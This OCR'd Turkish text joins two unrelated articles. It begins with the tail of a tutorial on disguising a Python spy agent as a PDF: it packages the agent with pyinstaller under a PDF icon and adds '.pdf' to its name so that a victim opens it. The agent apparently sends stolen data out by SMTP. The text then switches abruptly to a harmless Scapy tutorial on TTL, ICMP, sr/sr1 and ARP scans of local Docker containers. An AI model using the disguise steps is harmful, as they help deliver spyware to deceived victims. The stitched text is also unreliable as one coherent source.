
Ajanımızı pe dosya haline getirmek istiyorum.

Script'imiz PDF dosyası görünümünde olacak yani script dosyasının ikonunu değiştireceğiz.


İki sorumuzu cevaba kavuşturacak birçok babayiğit var aslında; Pyinstaller, py2exe vb.

Pyinstaller kullanmayı tercih ettim ben bu adımda. Script ikonunun PDF görünümde olmasını istediğim için PDF dosyalarına ait "*.ico" formatında bir resim indirelim ve aynı dizin altında tutalım. Programı bilgisayarımıza kurduktan sonra ismini PyShellSpy verdiğim .py uzantılı script'imin klasöründe komut istemcisi çalıştıralım ve yukarıdaki iki sorumuzu cevaba kavuşturalım:

```
pyinstaller --onefile --icon=pdf.ico PyShellSpy.py
```




Bulunduğumuz dizin altında "dist" isimli bir klasör oluşacak. Burada ise kurbana göndermek üzere oluşturulan ajanı görmüş olacaksınız. Bu dosya bildiğiniz üzere pe yani executable. İnandırıcılığını biraz daha arttıralım ve dosyanın sonunda ".pdf" ekleyelim.



Solda Pyinstaller ile ilk oluşturulan zararlının görünümü. Ortada görülen sonuna ".pdf" uzantısı eklediğim görünüm. En sağdaki ise ayarlardan uzantıları göster dediğimde dosyanın gerçek haline ulaşıyoruz.


Zararlı Dasyamızın Analizi:

Hybrid Analysis'da baktığımız dosyamızın malicious score'u fena değil.




Wireshark'da görelim:

Hatırlarsak SMTP kodumuzda "msg.strttls()" ile güvenli SMTP connection'ı sağlamıştık. Destination portumuzu 587 olarak ayarladığımızda ise bunu gözlemleyebiliyoruz.



Process Explorer'da zararlı dosyanın hareketlerini incelediğimizde ise process ağaç yapısı aşağıdaki gibi görülmektedir:



Programın açık kaynak kodlarına github adresimden ulaşabilirsiniz.

Güray Yıldırım - guray@gurayyildirim.com.tr

Python Scapy Kütüphanesi ile Ağ Paketi Programlama II

Scapy'den bahsettiğimiz ilk yazıda detaylı kurulum, temel ayarlar ve basit işlemlere değinmiştik. Bu bölümde, uygulamaları biraz daha ilerletmeye, farklı örnekler yapmaya çalışacağız. Yapacağımız uygulamaların çoğu, eğitim amaçlı olacağından basit olması özellikle gözetilmiş örnekler olacak. Yapacağımız uygulamaları geliştirmek, daha gerçekçi bağlantı testi, network testi senaryolara uygulamak ise temel ağ bilgisi ile kolayca gerçekleştirilebilir.

Şimdi, TTL değerini belirlediğimiz bir ICMP echo request (ping) paketi üreterek başlayalım. Paketin içerisine veri olarak "merhaba" kelimesine ait karakterleri ekleyeceğiz. Bu yöntemle ICMP paketleri içerisine istenilen payload eklenebilir.

TTL değeri ağ paketlerinin ağa bırakıldıktan sonra, hedefine ulaşana dek kat edeceği hop sayısı yani geçebileceği noktaların maksimum sayısını ifade etmektedir. Yani bir arabamız olduğunu düşünürsek, içerisine konulan benzin miktarına da TTL değeri dersek, arabanın ne kadar yol alacağı benzin miktarıyla alakalıdır. Şimdi arabanın yolda kaldığı bir yerleşim yerinden bize telefon açılıp, arabanın hedefine ulaşamadığının bildirildiğini düşünelim. Eğer elimizdeki aracı iki şehir arasında yolculuk yapması için gönderiyorsak, içerisine farklı miktarlarda benzin koyduğumuz birçok aracı göndererek, bize gelen telefonlardan araçların yolda nerelerden geçtiğini bulma şansımız olur. Yani haritayı hiç bilmesek bile, önce bir araca çok az benzin koyup gönderip, benzini bittiğinde nereden arandığımızı not ederek başlar; sonraki araca biraz daha fazla benzin koyarak gönderirsek araçların geçtiği bir sonraki yerleşim yerini öğreniriz. Biz de network üzerindeki router'ları bulmak için TTL değerini artıra artıra gönderebilir ve gelen cevaba göre gönderdiğimiz paketlerin nerelere uğrayarak yönlendirildiğini görmeye çalışabiliriz. Daha önce "traceroute" veya "tracepath" komutlarını kullandıysanız, bu komutlar da buna benzer bir mantıkla çalışmaktadır. Şimdi hazırsanız, TTL değeri 2 olan bir paket oluşturarak gurayyildirim.com.tr adresine göndermeye çalışalım. Başlamadan önce, giden paketi ve gelen cevapları takip edebilmek için yeni bir terminal ekranı açarak *tcpdump*'ı çalıştıralım:

```
sudo tcpdump -i enp0s3
```

Bu ekrandaki çıktıyı bir kenarda tarif ederken, bir yandan da Scapy'nin açık olduğu ekranda TTL değerini ayarladığımız ICMP paketini oluşturup gönderelim:

```
>>> send(IP(dst='gurayyildirim.com.tr',
ttl=2)/ICMP()/'merhaba')

.

Sent 1 packets.
```

Bu çıktıyı aldıysanız, tcpdump ekranında beklediğinizden daha fazla satır görmüş olabilirsiniz. Oradaki DNS sorgusu gibi kayıtları size bir araştırma konusu olarak bırakıp konumuza odaklanmak içinse, Scapy'de aynı komutu birkaç kez çalıştırıp çıktıyı izlemeniz yeterli olacaktır. "tcpdump" ekranında şuna benzer bir çıktı oluştuğunu fark etmeliyiz (Bu ve sonraki örneklerde IP adresleri ve alan adları olabildiğince kaldırılmış / örnek değerler ile değiştirilmeye çalışılmıştır.):

```
20:34:57.791567 IP 10.0.2.15 > t-z-y-x.rev.
example.com: ICMP echo request, id 0, seq 0,
length 15

20:34:57.876921 IP a.b.c.d > 10.0.2.15: ICMP
time exceeded in-transit, length 36
```

Üstteki çıktı aslında bize, gönderdiğimiz ICMP paketini gösteriyor. Bu örnekte bizim için önemli olansa ikinci satır. Aslında bu satır bize ICMP paketindeki Time-to-Live (TTL) değerinin, paketin hedefine ulaşmasına yetmediğini ve yolda paketin süresinin dolduğunu söylüyor. Bu durumda TTL değerini 2 yaptığımızda karşılaştığımız router'ın adresini yukarıdaki örnekte *a.b.c.d* olarak düşünebiliriz.

Şimdi TTL değerini 1'den başlayarak artırmayı denersek, yol üzerindeki router'ları bulmaya çalışabiliriz. Bu noktada 1 yaptığımızda alacağımız çıktı önem taşıyor. Örnekteki makine NAT Network içerisinde bulunan bir sanal makine. Bunun etkisini de hemen görelim:

```
>>> send(IP(dst='gurayyildirim.com.tr',
ttl=1)/ICMP()/'merhaba')

.

Sent 1 packets.
```

Şimdi tcpdump ekranında şu iki satıra dikkat edelim:

```
20:53:02.501309 IP 10.0.2.15 > t-z-y-x.rev.
example.com: ICMP echo request, id 0, seq 0,
length 15

20:53:02.501490 IP 10.0.2.2 > 10.0.2.15: ICMP
time exceeded in-transit, length 36
```

Yukarıdaki satır yine aynı hedefe gitmeye çalışırken, alttaki satırda yazan **10.0.2.2** değerine dikkat edelim. Bu değer aslında paketin daha ilk gideceği router üzerinden döndüğü zaman aldığımız değer oldu, çünkü TTL değerini 1 yapmıştık. Peki paket bilgisayarımızdan çıktığında ilk nereye gider? Kendi yerel ağımız dışında kalan paket varsayılan ağ geçidine (default gateway) gidecektir. 10.0.2.2 de bu durumda yerel ağ geçidimiz olmalı. Peki bunu nasıl doğrularız? Hemen deneyelim:

```
$ ip r

default via 10.0.2.2 dev enp0s3  proto static
metric 100

10.0.2.0/24 dev enp0s3  proto kernel  scope
link  src 10.0.2.15  metric 100

169.254.0.0/16 dev enp0s3  scope link  metric
1000
```

Çıktının ilk satırında gördüğümüz varsayılan ağ geçidi adresini elde etmiş olduk. Yani paketimiz daha gittiği ilk ağ geçidinde TTL değeri 1 düşürüleceği için yolda kalmış oluyor ve router bize bu konuda bir mesaj gönderiyor.

Daha önce traceroute veya benzer bir komutla uğraştıysanız, arada yer alan bazı router'ların çıktı listelenmediğini de görmüş olabilirsiniz. Aslında bazı router'lar TTL değeri 0 olduğunda bize geriye mesaj göndermeyebilirler. Bu durumda paket hedefine ulaşmadığı gibi, bizi de bu durumdan haberdar etmezler. Eğer TTL değerini artırmaya devam ederseniz, bazı değerlerde istek yapmanıza rağmen geri dönüş olmadığını tcpdump ekranından izleyebilirsiniz. Örneğin bu yazıyı hazırlarken kullanılan makinenin bulunduğu ağdan hedefe gidilen dinamik rotada TTL değeri 0'a düşmesine rağmen cevap vermeyen bir router, 4. sırada denk geldi:

```
>>> send(IP(dst='gurayyildirim.com.tr',
ttl=4)/ICMP()/'merhaba')

.

Sent 1 packets.
```

Aynı anda tcpdump ekranında:

```
21:06:40.535040 IP 10.0.2.15 > t-z-y-x.rev.
example.com: ICMP echo request, id 0, seq 0,
length 15
```

Son aldığımız çıktıda bir zaman aşımı mesajı gelmedi. Buradaki tek ihtimal karşıdaki router'ın paketin TTL değeri 0 olunca cevap vermeden onu atması değil, aslında cevap vermiş ve cevabın yolda başına gelen bir aksaklıktan dolayı bize ulaşmamış da olabilir. Bunu aşmak için paketi sadece bir kere gönderip karar vermek yerine bir süre bekleyip tekrar tekrar göndermek, elde ettiğimiz sonuçtan emin olmamızı sağlayacaktır. Yine de bunların dışında birçok ihtimalden dolayı cevap alamama ihtimalimiz olduğunu belirtelim.

Not: Bu örneklerde IP adresi yerine alan adı kullandığımız için DNS sorgusu da tcpdump çıktılarında karşımıza geliyor. İsterseniz direkt hedef IP'si yazarak her istekte DNS sorgusunun tekrarlanmasını engelleyebilir, daha sade bir çıktıya ulaşabilirsiniz. Ayrıca dilerseniz alternatif bir yöntem olarak, daha önce yaptığımız gibi, tcpdump'a BPF ekleyerek (Berkeley Packet Filter) istediğiniz mesaj türü, IP adresi dahil birçok filtreleme uygulayabilirsiniz. Özellikle sanal makinede çalışmayanlar için tcpdump ekranında oluşabilecek yoğun çıktının filtrelenebilmesi için bu yöntem kullanışlı olabilir. Bu durumda örnek olarak şu komutu kullanabilirsiniz:

```
$ sudo tcpdump -i enp0s3 dst host gurayyildirim.
com.tr
```

Bu sorgu hedefi gurayyildirim.com.tr'nin IP adresi olan paketleri gösterecektir. Gelen cevapları da basit bir sorgu içerisinde görmek istersek:

```
$ sudo tcpdump -i enp0s3 dst host gurayyildirim.
com.tr or dst host 10.0.2.15 and icmp
```

Aynı zamanda bazı router'lar da TTL değerini 1 düşürmezler. Yani onlara TTL değeri 1 olarak giden paket, bir sonraki router'a yine TTL değeri 1 olarak iletilir. Bu router'ları da bu yöntemle doğrudan bulamıyoruz.

Şimdi de isterseniz TTL değeri yüksek bir paket üretip, karşı tarafa ulaştığını ve cevap alabildiğimizi doğrulayalım:

```
>>> send(IP(dst='gurayyildirim.com.tr',
ttl=32)/ICMP(seq=3)/'merhaba')

.

Sent 1 packets.
```

TTL değeri olarak birçok işletim sistemi varsayılanda bundan daha yüksek değerler kullanıyor. Siz de ping komutu kullandığınızda oluşan çıktıdan TTL değerini öğrenmeyi deneyebilirsiniz.

ICMP ile alakalı giriş kısmında bir miktar temel bilgi ve uygulamaya değindik. Şimdi bir paket gönderdikten sonra, Scapy

ile bu paketin karşısında gelen cevabı nasıl alacağımıza bakalım. Yani tcpdump ekranında gördüğümüz TTL değerinin yeterli gelmediği veya başarılı bir şekilde karşıya ulaştığımızı söyleyen mesajları doğrudan nasıl Scapy'den görebileceğimize bakalım. Bunu yapabilmek için kullanacağımız temel fonksiyon **sr** olacak. sr, aslında **send-receive**'in kısaltması. Bu şekilde düşününce zaten ne yaptığını ismiyle açıklıyor. Lafı daha fazla uzatamadan uygulama yapmaya başlayalım. Bu bölümdeki uygulamaları yaparken, daha fazla kendi ağımızda uğraşmamak için kendi bilgisayarımızda container'lar ayağa kaldırıp, onların IP adreslerine ulaşmayı deneyeceğiz. İsterseniz elle sanal ağ arayüzleri oluşturup onlara IP ataması ve diğer ayarlarını yaparak da ilerleyebilirsiniz. Docker'ı kurmak için:

```
$ sudo apt install docker.io -y
```

Bu uygulamada Docker'ı temelde yazılım tabanlı network özelliklerinden dolayı kullanacağımız için kullanıcı yetkilendirme gibi detayları geçip hızlıca ilerlemeye çalışacağız. Şimdi bir Nginx konteyneri oluşturalım ve IP adresini alalım:

```
$ sudo docker run -d --name nginx -p 80:80 nginx

$ sudo docker inspect nginx --format '{{ .NetworkSettings.Networks.bridge.IPAddress }}'

172.17.0.2
```

İkinci komutta elde ettiğimiz IP adresi ile uygulamaya devam edebiliriz. Artık internet, hatta ağ bağlantımız olmasa bile bu IP adresine istek gönderip birçok uygulamayı kendi sanal makinemiz içerisinde gerçekleştirebiliriz. Artık send-receive konusunda bir örnek yapalım:

```
>>> paket = IP(dst="172.17.0.2", ttl=10)/ICMP(type=8)

>>> sr(paket)

Begin emission:

..Finished sending 1 packets.

*

Received 3 packets, got 1 answers, remaining 0 packets

(<Results: TCP:0 UDP:0 ICMP:1 Other:0>,

 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
```

İlk satırda paketi oluşturup TTL değerini 10 yaptık. Aslında çok daha az değerlerde bile paket hedefine ulaşabilir. Kaç seferde ulaşabileceğimizi artık hep birlikte test edecek bilgiye sahibiz. İkinci satırda paketi gönderip cevabını almak istediğimizi söyledik. Hızlıca gelen cevaba bakacak olursak, **Results** ve **Unanswered** olarak, yani cevaplar ve cevaplanmayanlar olarak iki farklı gruba ayrıştırılan paketlerle karşılaşıyoruz. Bu paketler de Python'da bir tuple (demet) yapısı içerisine konulmuşlar. Bu paketin detaylarına nasıl inebileceğimize geçmeden önce, cevap olarak tek bir paket almak istiyorsak bu kadar hengame arasında kaybolmadan kullanabileceğimiz bir fonksiyon var: **sr1**. Bu fonksiyon tek bir cevap beklediğimizde işimizi epey kolaylaştırıyor. İsterseniz paketi hiç bozmadan, bir de **sr1** ile göndermeyi deneyelim:

```
>>> sr1(paket)

Begin emission:

..Finished sending 1 packets.

*

Received 3 packets, got 1 answers, remaining 0 packets

<IP  version=4 ihl=5 tos=0x0 len=28 id=28253 flags= frag=0 ttl=64 proto=icmp chksum=0xb45e src=172.17.0.2 dst=172.17.0.1 options=[] |<ICMP  type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>
```

Dönüş tam da bahsettiğimiz gibi oldu. Doğrudan gelen cevabı gördük, hatta onunla alakalı detaylı bir bilgi edinmiş olduk. Aslında aynı cevaba **sr** ile de erişebilirdik ancak onun içerisindeki demetin doğru öğesini bulup içerisinden paketi çıkartmamız gerekiyordu. Yani iki yöntem de farklı kullanım alanlarına sahip, bazı durumlarda sr1 bize kolaylık sağlayabilir ve hız kazandırabilir.

Şimdi paketi yine hiç değiştirmeden, **sr** fonksiyonu ile aynı sonucu nasıl alacağımızı görelim:

```
>>> sonuc = sr(paket)

Begin emission:

*Finished sending 1 packets.


Received 1 packets, got 1 answers, remaining 0 packets

>>> sonuc[0][ICMP][0]

(<IP  frag=0 ttl=10 proto=icmp dst=172.17.0.2 |<ICMP  type=echo-request |>>,

 <IP  version=4 ihl=5 tos=0x0 len=28 id=18181 flags= frag=0 ttl=64 proto=icmp chksum=0xdbb6 src=172.17.0.2  dst=172.17.0.1  options=[] |<ICMP  type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>)
```

Burada kısa bir açıklama yapmakta fayda var. İlk komutu yazarken *sr* fonksiyonunun çıktısını **sonuc** isimli değişkene aldık. Sonrasında da, bu değişken bir tuple olduğu için, **Results**'ı içeren 0 indisli elemanına geldik (sonuc[0]). Gelen sonuçlar

içerisinden sadece ICMP'ler ile ilgilendiğimiz için onları istedik (sonuc[0][ICMP]). Elde ettiğimiz ICMP paketi bir tane de olsa, birden fazla öğeyi tutmaya da uygun olabilmesi için tuple olarak geliyor. Bu yüzden onun da 0. elemanına eriştik (sonuc[0][ICMP][0]).

Bu sonuca bakacak olursak, hem gönderdiğimiz istek, hem de gelen cevap birlikte verilmiş. Bu sayede birden fazla paket gönderirsek hangi cevabın hangi isteğe ait olduğunu ayırt etmemiz kolaylaşacaktır. Son durumda elde ettiğimiz yapı da parantezler içerisinde olduğu için aslında bir tuple'ı andırdığını düşünerek hareket edersek yanılmış sayılmayız. Bu tuple üzerindeki 0. eleman yapılan isteği, 1. eleman gelen cevabı verecektir:

```
>>> sonuc[0][ICMP][0][0] # istek

<IP  frag=0 ttl=10 proto=icmp dst=172.17.0.2
|<ICMP  type=echo-request |>>

>>> sonuc[0][ICMP][0][1] # cevap

<IP  version=4 ihl=5 tos=0x0 len=28 id=38110
flags= frag=0 ttl=64 proto=icmp chksum=0x8ddd
src=172.17.0.2 dst=172.17.0.1 options=[]
|<ICMP  type=echo-reply code=0 chksum=0xffff
id=0x0 seq=0x0 |>>
```

Şu ana kadar gördüğümüz *sr* ve *sr1* fonksiyonları, OSI modelinde 3. katmanda iş yapıyor. Eğer 2. katmana göre hazırlayacağınız uygulamalarınız varsa **srp** fonksiyonunu deneyebilirsiniz. Örnek olarak, Docker ile oluşturduğumuz container'ın MAC adresini bulabilmek için bir ARP sorgusu gönderelim. ARP sorgularını OSI 2. katmanda broadcast olarak gönderdiğimiz için hedef MAC adresi olarak *ff:ff:ff:ff:ff:ff* yazacağız. ARP paketini oluşturduğumuzda da MAC adresini öğrenmek istediğimiz IP adresini onun içerisindeki ilgili alana yazacağız:

```
>>> frame = Ether(dst='ff:ff:ff:ff:ff:ff')/
ARP(pdst='172.17.0.2')

>>> srp1(frame, iface='docker0')

Begin emission:

*Finished sending 1 packets.


Received 1 packets, got 1 answers, remaining
0 packets

<Ether          dst=02:42:77:69:7f:08     src-
=02:42:ac:11:00:02  type=0x806  |<ARP     hw-
type=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at
hwsrc=02:42:ac:11:00:02       psrc=172.17.0.2
hwdst=02:42:77:69:7f:08 pdst=172.17.0.1 |>>
```

Bu uygulamada, paketi gönderirken **docker0** adlı ağ arayüzünü kullandık. Bu arayüz ile sorguladığımız konteyner aynı ağ içerisinde olduğu için doğrudan ARP sorgusuna cevap alabildik.

Ağ üzerinde bir ARP ping çalıştırmak istersek, IP yerine IP subnet'i verebiliriz. Buna devam etmeden önce, çıktının daha zengin gözükmesi ve taramanın sonucunda birden fazla sonuç alabilmek için birkaç yeni konteyner açalım (Bu komutu 3 kez çalıştıralım):

```
$ sudo docker run -d --rm alpine sleep 3600
```

(Bu komutta oluşturulan konteynerler için kapanınca otomatik olarak silinmelerini söyledik ve 1 saat sonra kapanmaları amacıyla bir komut verdik. Sonrasında bilgisayarınızda bulamayabilirsiniz.)

Şimdi aynı komutu bir subnet için çalıştıralım. Bu amaçla Scapy'ye CIDR notasyonunda subnet veriyoruz:

```
>>> frame = Ether(dst='ff:ff:ff:ff:ff:ff')/
ARP(pdst='172.17.0.0/24')

>>> srp(frame, iface='docker0', timeout=2)

Begin emission:

****Finished sending 256 packets.

Received 4 packets, got 4 answers, remaining
252 packets

(<Results: TCP:0 UDP:0 ICMP:0 Other:4>,

 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:252>)
```

Değişen tek şey IP yerine CIDR notasyonunda subnet sağlamamız oldu ve **172.17.0.0/24** yazdık. O da bizim için bu aralıktaki tüm IP adreslerine ait MAC adreslerini sordu. Çıktıya bakarsak 4 tane dönüş aldığını görebiliriz. Ayrıca, işlemin sürüp gitmemesi için 2 saniye limiti vererek en geç 2 saniye içinde topladıkları üzerinden sonuç vermesini istedik. Toplamda 4 konteyner açtığımız için 4 çıktı elde ettik.

Bu noktada, paketleri ve frame'leri daha anlaşılır bir şekilde görüntüleyebilmek için neler yapabileceğimize geçelim. Scapy içerisinde paketleri şık bir şekilde gösteren çok sayıda metot bulunuyor. Bir önceki örneği tekrarlayıp bu defa sonuçları bir değişkene atayalım ve elde edilen 4 MAC adresini, hangi IP'lere ait olduklarını listelemeye çalışalım:

```
>>> frames = srp(frame, iface='docker0', timeout=2)
Begin emission:
****Finished sending 256 packets.


Received 4 packets, got 4 answers, remaining 252 packets
>>> frames
(<Results: TCP:0 UDP:0 ICMP:0 Other:4>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:252>)
>>> frames[0]
<Results: TCP:0 UDP:0 ICMP:0 Other:4>
>>> frames[0].display()
0000 Ether / ARP who has 172.17.0.2 says 172.17.0.1 ==> Ether / ARP is at xx:xx:xx:xx:xx:xx
says 172.17.0.2
0001 Ether / ARP who has 172.17.0.3 says 172.17.0.1 ==> Ether / ARP is at xx:xx:xx:xx:xx:xx
says 172.17.0.3
0002 Ether / ARP who has 172.17.0.4 says 172.17.0.1 ==> Ether / ARP is at xx:xx:xx:xx:xx:xx
says 172.17.0.4
0003 Ether / ARP who has 172.17.0.5 says 172.17.0.1 ==> Ether / ARP is at xx:xx:xx:xx:xx:xx
says 172.17.0.5
```

Aynı isteği tekrarlayıp sonucu **frames** isimli değişkene aktardıktan sonra, cevap alınan frame'leri tutan 0 indisli elemanına geldik (**Results**). Sonra da burada **display** metodunu kulanarak tüm paketler hakkında özet bilgi alabildik. Bu bilgilerde hem MAC adresleri hem de IP adresleri yer aldı. Bu aslında basit bir network taraması ve hangi cihazların bağlanabildiğini tespit etmede kullanabileceğimiz ufak bir araç olabilir. Nmap'in çok basit bir özelliğini uyguladığımızı düşünebiliriz.

Biraz daha detaylı bilgi almak istersek, istediğimiz frame (paketlerde de aynısını uygulayabiliriz) üzerinde **show** metodunu kullanabiliriz:

```
>>> frames[0][0][1].show()
###[ Ethernet ]###
  dst= xx:xx:xx:xx:xx:xx
  src= xx:xx:xx:xx:xx:xx
  type= 0x806
###[ ARP ]###
     hwtype= 0x1
     ptype= 0x800
     hwlen= 6
     plen= 4
     op= is-at
     hwsrc= xx:xx:xx:xx:xx:xx
     psrc= 172.17.0.2
     hwdst= xx:xx:xx:xx:xx:xx
     pdst= 172.17.0.1
```

Alanları ve açıklamalarını farklı bir şekilde görüntülemenin yolu da **ls** fonksiyonudur:

